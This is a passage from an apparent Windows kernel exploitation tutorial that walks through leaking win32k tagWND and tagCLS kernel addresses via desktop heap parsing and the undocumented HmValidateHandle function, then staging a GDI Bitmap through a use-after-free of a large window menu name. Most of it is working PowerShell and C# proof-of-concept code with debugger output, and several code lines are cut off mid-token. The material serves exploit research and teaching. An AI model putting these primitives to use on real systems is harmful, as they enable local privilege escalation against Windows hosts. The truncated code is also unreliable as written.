echo "[+] User Mapped Desktop Heap: $('{0:X16}' -f $TEB_UserKernelDesktopHeap)"
echo "[+] Kernel Desktop Heap:      $('{0:X16}' -f $TEB_KernelDesktopHeap)"
echo "[+] ulClientDelta:            $('{0:X16}' -f $ulClientDelta)"
```

```
#------------------[Parse User Desktop Heap]

echo "`n[+] Parsing Desktop heap.."
for ($i=0;$i -lt 0xFFFFF;$i=$i+8) {
    $ReadHandle = [System.Runtime.InteropServices.Marshal]::ReadInt64($TEB_UserKernelDesktopHeap + $i)
    if ($ReadHandle -eq $Handle.ToInt64()) {
        echo "[!] w00t, found handle!"
        $UsertagWND = $TEB_UserKernelDesktopHeap + $i
        $KerneltagCLS = [System.Runtime.InteropServices.Marshal]::ReadInt64($UsertagWND + 0xa8)
        break
    }
}

echo "`n[+] User tagWND: $('{0:X16}' -f $($UsertagWND))"
echo "[+] User tagCLS: $('{0:X16}' -f $($KerneltagCLS-$ulClientDelta))"
echo "[+] Kernel tagWND: $('{0:X16}' -f $($UsertagWND+$ulClientDelta))"
echo "[+] Kernel tagCLS: $('{0:X16}' -f $($KerneltagCLS))"
echo "[+] Kernel tagCLS.lpszMenuName: $('{0:X16}' -f $([System.Runtime.InteropServices.Marshal]::ReadInt6

#------------------[Break]
Start-Sleep -s 20
[DesktopHeapGDI]::DebugBreak()
```


There is no overhead doing this type of read operation, we immediately get the following results back. Notice the PowerShell prompt has not returned, this is because we need to break before the script exits.



Windows PowerShell

```
PS C:\Users\b33f> .\Desktop\tagCLS.ps1

[+] Window handle: 656052

[+] _TEB.Win32ClientInfo:     000000B0A2CB5800
[+] User Mapped Desktop Heap: 000002A6CE140000
[+] Kernel Desktop Heap:      FFFF951E00800000
[+] ulClientDelta:            FFFF9277326C0000

[+] Parsing Desktop heap..
[!] w00t, found handle!

[+] User tagWND: 000002A6CE169F10
[+] User tagCLS: 000002A6CE1735A0
[+] Kernel tagWND: FFFF951E00829F10
[+] Kernel tagCLS: FFFF951E008335A0
[+] Kernel tagCLS.lpszMenuName: FFFF951E03E1D000
```

Some quick dq/db's in KD show that we successfully calculated all the relevant offsets.




```
3: kd> !process 0 0 powershell.exe
PROCESS ffff9802a2e5e080
    SessionId: 1  Cid: 0918    Peb: b0a2c8e000  ParentCid: 0ed0
    DirBase: 5f054000  ObjectTable: ffffe78810d48e80  HandleCount: 630.
    Image: powershell.exe

3: kd> .process ffff9802a2e5e080
Implicit process is now ffff9802`a2e5e080
WARNING: .cache forcedecodeuser is not enabled
3: kd> dq 000002A6CE169F10 L5
000002a6`ce169f10  00000000`000a02b4 00000000`00000004
000002a6`ce169f20  ffff951e`03f0c010 ffff9802`a256b7b0
000002a6`ce169f30  ffff951e`00829f10
3: kd> dq FFFF951E00829F10 L5
ffff951e`00829f10  00000000`000a02b4 00000000`00000004
ffff951e`00829f20  ffff951e`03f0c010 ffff9802`a256b7b0
ffff951e`00829f30  ffff951e`00829f10
3: kd> db FFFF951E03E1D000
ffff951e`03e1d000  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d010  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d020  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d030  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d040  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d050  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d060  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
ffff951e`03e1d070  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
3: kd> g
```

Leak 2 => User32::HmValidateHandle

The use of HmValidateHandle was first discussed by @kernelpool in his 2011 paper Kernel Attacks through User-Mode Callbacks and has later been used in a number of exploits including CVE-2016-7255 as exploited by Fancy Bear.

HmValidateHandle is a very interesting function as we can provide it with a handle to a Window object and it will return the pointer to the user mapped tagWND object on the Desktop Heap, isn't that useful! This way we can get round the whole TEB parsing and brute-forcing. The only issue is that HmValidateHandle is not exported by User32 so we need to do some tricks to get it's address and then cast a delegate.

From a lot of public accounts we gather that HmValidateHandle is close to the exported User32::IsMenu function, let's have a look at that in KD.




```
0:024> u user32!IsMenu
USER32!IsMenu:
00007ff9`bd5989e0 4883ec28        sub     rsp,28h
00007ff9`bd5989e4 b202            mov     dl,2
00007ff9`bd5989e6 e805380000      call    USER32!HMValidateHandle (00007ff9`bd59c1f0)
00007ff9`bd5989eb 33c9            xor     ecx,ecx
00007ff9`bd5989ed 4885c0          test    rax,rax
00007ff9`bd5989f0 0f95c1          setne   cl
00007ff9`bd5989f3 8bc1            mov     eax,ecx
00007ff9`bd5989f5 4883c428        add     rsp,28h
```

Nice an painless indeed! All we need to do is get the run-time address of User32::IsMenu, look for the first occurence of 0xE8 (call ...) and cast the pointer as a delegate. We can use the following PowerShell code snippet to do this.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public class HmValidateHandleBitmap
{
    delegate IntPtr WndProc(
        IntPtr hWnd,
        uint msg,
        IntPtr wParam,
        IntPtr lParam);

    [StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]
    struct WNDCLASS
    {
        public uint style;
        public IntPtr lpfnWndProc;
        public int cbClsExtra;
        public int cbWndExtra;
        public IntPtr hInstance;
        public IntPtr hIcon;
        public IntPtr hCursor;
        public IntPtr hbrBackground;
        [MarshalAs(UnmanagedType.LPWStr)]
        public string lpszMenuName;
        [MarshalAs(UnmanagedType.LPWStr)]
        public string lpszClassName;
    }

    [DllImport("user32.dll")]
    static extern System.UInt16 RegisterClassW(
        [In] ref WNDCLASS lpWndClass);

    [DllImport("user32.dll")]
    public static extern IntPtr CreateWindowExW(
        UInt32 dwExStyle,
        [MarshalAs(UnmanagedType.LPWStr)]
        string lpClassName,
        [MarshalAs(UnmanagedType.LPWStr)]
        string lpWindowName,
        UInt32 dwStyle,
        Int32 x,
        Int32 y,
        Int32 nWidth,
        Int32 nHeight,
        IntPtr hWndParent,
        IntPtr hMenu,
        IntPtr hInstance,
        IntPtr lpParam);

    [DllImport("user32.dll")]
    static extern System.IntPtr DefWindowProcW(
        IntPtr hWnd,
        uint msg,
        IntPtr wParam,
        IntPtr lParam);

    [DllImport("user32.dll")]
    public static extern bool DestroyWindow(
        IntPtr hWnd);

    [DllImport("user32.dll")]
    public static extern bool UnregisterClass(
        String lpClassName,
        IntPtr hInstance);

    [DllImport("kernel32",CharSet=CharSet.Ansi)]
    public static extern IntPtr LoadLibrary(
        string lpFileName);

    [DllImport("kernel32",CharSet=CharSet.Ansi,ExactSpelling=true)]
    public static extern IntPtr GetProcAddress(
        IntPtr hModule,
        string procName);

    public delegate IntPtr HMValidateHandle(
        IntPtr hObject,
        int Type);

    [DllImport("gdi32.dll")]
    public static extern IntPtr CreateBitmap(
        int nWidth,
        int nHeight,
        uint cPlanes,
        uint cBitsPerPel,
        IntPtr lpvBits);

    public UInt16 CustomClass(string class_name, string menu_name)
    {
        m_wnd_proc_delegate = CustomWndProc;
        WNDCLASS wind_class = new WNDCLASS();
        wind_class.lpszClassName = class_name;
        wind_class.lpszMenuName = menu_name;
        wind_class.lpfnWndProc = System.Runtime.InteropServices.Marshal.GetFunctionPointerForDelegate(m_w
        return RegisterClassW(ref wind_class);
    }

    private static IntPtr CustomWndProc(IntPtr hWnd, uint msg, IntPtr wParam, IntPtr lParam)
    {
        return DefWindowProcW(hWnd, msg, wParam, lParam);
    }

    private WndProc m_wnd_proc_delegate;
}
"@

#-------------------[Create/Destroy Window]
# Call nonstatic public method => delegWndProc
$AtomCreate = New-Object HmValidateHandleBitmap

function Create-WindowObject {
    $MenuBuff = "A"*0x8F0
    $hAtom = $AtomCreate.CustomClass("BitmapStager",$MenuBuff)
    [HmValidateHandleBitmap]::CreateWindowExW(0,"BitmapStager",[String]::Empty,0,0,0,0,0,[IntPtr]::Zero,[
}

function Destroy-WindowObject {
    param ($Handle)
    $CallResult = [HmValidateHandleBitmap]::DestroyWindow($Handle)
    $CallResult = [HmValidateHandleBitmap]::UnregisterClass("BitmapStager",[IntPtr]::Zero)
```

```
}

#------------------[Cast HMValidateHandle]
function Cast-HMValidateHandle {
    $hUser32 = [HmValidateHandleBitmap]::LoadLibrary("user32.dll")
    $lpIsMenu = [HmValidateHandleBitmap]::GetProcAddress($hUser32, "IsMenu")

    # Get HMValidateHandle pointer
    for ($i=0;$i-lt50;$i++) {
        if ($([System.Runtime.InteropServices.Marshal]::ReadByte($lpIsMenu.ToInt64()+$i)) -eq 0xe8) {
            $HMValidateHandleOffset = [System.Runtime.InteropServices.Marshal]::ReadInt32($lpIsMenu.ToInt
            [IntPtr]$lpHMValidateHandle = $lpIsMenu.ToInt64() + $i + 5 + $HMValidateHandleOffset
        }
    }

    if ($lpHMValidateHandle) {
        # Cast IntPtr to delegate
        [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($lpHMValidateHandle,[HmVa
    }
}

#------------------[Window Leak]
function Leak-lpszMenuName {
    param($WindowHandle)
    $OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
    $OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
    if ($OSMajorMinor -eq "10.0" -And $OSVersion.Build -ge 15063) {
        $pCLSOffset = 0xa8
        $lpszMenuNameOffset = 0x90
    } else {
        $pCLSOffset = 0x98
        $lpszMenuNameOffset = 0x88
    }

    # Cast HMValidateHandle & get window desktop heap pointer
    $HMValidateHandle = Cast-HMValidateHandle
    $lpUserDesktopHeapWindow = $HMValidateHandle.Invoke($WindowHandle,1)

    # Calculate all the things
    $ulClientDelta = [System.Runtime.InteropServices.Marshal]::ReadInt64($lpUserDesktopHeapWindow.ToInt64
    $KerneltagCLS = [System.Runtime.InteropServices.Marshal]::ReadInt64($lpUserDesktopHeapWindow.ToInt64(
    $lpszMenuName = [System.Runtime.InteropServices.Marshal]::ReadInt64($KerneltagCLS-$ulClientDelta+$lps

    echo "`n[+] ulClientDelta:              $('{0:X16}' -f $ulClientDelta)"
    echo "[+] User tagWND:                $('{0:X16}' -f $($lpUserDesktopHeapWindow.ToInt64()))"
    echo "[+] User tagCLS:                $('{0:X16}' -f $($KerneltagCLS-$ulClientDelta))"
    echo "[+] Kernel tagWND:              $('{0:X16}' -f $($lpUserDesktopHeapWindow.ToInt64()+$ulClientDe
    echo "[+] Kernel tagCLS:              $('{0:X16}' -f $($KerneltagCLS))"
    echo "[+] Kernel tagCLS.lpszMenuName: $('{0:X16}' -f $([System.Runtime.InteropServices.Marshal]::Read
}

$hWindow = Create-WindowObject
echo "`n[+] Window handle: $hWindow"
Leak-lpszMenuName -WindowHandle $hWindow
```

Running the POC above essentially gives us the same result as the first leak but with less steps!





```
PS C:\Users\b33f> .\Desktop\HMValidateHandle-Test.ps1

[+] Window handle: 459568

[+] ulClientDelta:              FFFF9408FA160000
[+] User tagWND:                00000115066CF3F0
[+] User tagCLS:                00000115066DE050
[+] Kernel tagWND:              FFFF951E0082F3F0
[+] Kernel tagCLS:              FFFF951E0083E050
[+] Kernel tagCLS.lpszMenuName: FFFF951E03F4F000

PS C:\Users\b33f>
```

Use-After-Free Bitmap

Still, I guess, the reader's question is why do we care about Window objects? Where is my Bitmap at you bastard? Well, the Window menu name (lpszMenuName) is allocated in the same Kernel pool as our bitmap. The idea is that we allocate a large Window menu name, free it and then allocate our Bitmap which will reuse the free'd memory. This seems a bit tricky but if we make the menu name larger than 4kb it ends up in the large pool which has low'ish entropy making this UAF style leak 100% reliable. This process is almost identical to the RS1 bypass using Accelerator Tables.

The following image illustrates this process.


Bitmap
Free
Paged Session Pool < 4kb
Large Pool => 4kb
Free
Paged Session Pool < 4kb
Large Pool => 4kb
lpszMenuName
$hWindow = User32::CreateWindowEx($Atom)
(1)
$Atom = User32::RegisterClass(WNDCLASS)
User32::DestroyWindow($hWindow)
(2)
User32::UnregisterClass($Atom)
WNDCLASS
UINT style
WNDPROC lpfnWndProc
int cbClsExtra
int cbWndExtra
HINSTANCE hInstance
HICON hIcon
Gdi32::CreateBitmap
(3)



HCURSOR hCursor
HBRUSH hbrBackground
LPCTSTR lpszMenuName
LPCTSTR lpszClassName
4kb+ Menu name (Unicode buffer)
...uJjRiFdoS91VHE2B3CcTFPkqTlngnvsiAKRVDjer...

The PowerShell function to achieve this can be seen below. For a more sensible rendition please refer to my PSKernel-Primitives repo.

```
function Stage-HmValidateHandleBitmap {
<#
.SYNOPSIS
    Universal x64 Bitmap leak using HmValidateHandle.
    Targets: 7, 8, 8.1, 10, 10 RS1, 10 RS2
    Resources:
        + Win32k Dark Composition: Attacking the Shadow part of Graphic subsystem <= 360Vulcan
        + LPE vulnerabilities exploitation on Windows 10 Anniversary Update <= Drozdov Yurii & Drozdova L

.DESCRIPTION
    Author: Ruben Boonen (@FuzzySec)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.EXAMPLE
    PS C:\Users\b33f> Stage-HmValidateHandleBitmap |fl

    BitmapKernelObj : -7692235059200
    BitmappvScan0   : -7692235059120
    BitmapHandle    : 1845828432

    PS C:\Users\b33f> $Manager = Stage-HmValidateHandleBitmap
    PS C:\Users\b33f> "{0:X}" -f $Manager.BitmapKernelObj
    FFFFF901030FF000
#>
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.Security.Principal;

    public class HmValidateHandleBitmap
    {
        delegate IntPtr WndProc(
            IntPtr hWnd,
            uint msg,
            IntPtr wParam,
            IntPtr lParam);

        [StructLayout(LayoutKind.Sequential,CharSet=CharSet.Unicode)]
        struct WNDCLASS
        {
            public uint style;
            public IntPtr lpfnWndProc;
            public int cbClsExtra;
            public int cbWndExtra;
            public IntPtr hInstance;
            public IntPtr hIcon;
            public IntPtr hCursor;
            public IntPtr hbrBackground;
            [MarshalAs(UnmanagedType.LPWStr)]
            public string lpszMenuName;
            [MarshalAs(UnmanagedType.LPWStr)]
            public string lpszClassName;
        }

        [DllImport("user32.dll")]
        static extern System.UInt16 RegisterClassW(
            [In] ref WNDCLASS lpWndClass);

        [DllImport("user32.dll")]
        public static extern IntPtr CreateWindowExW(
            UInt32 dwExStyle,
            [MarshalAs(UnmanagedType.LPWStr)]
            string lpClassName,
            [MarshalAs(UnmanagedType.LPWStr)]
            string lpWindowName,
            UInt32 dwStyle,
            Int32 x,
            Int32 y,
            Int32 nWidth,
            Int32 nHeight,
            IntPtr hWndParent,
            IntPtr hMenu,
            IntPtr hInstance,
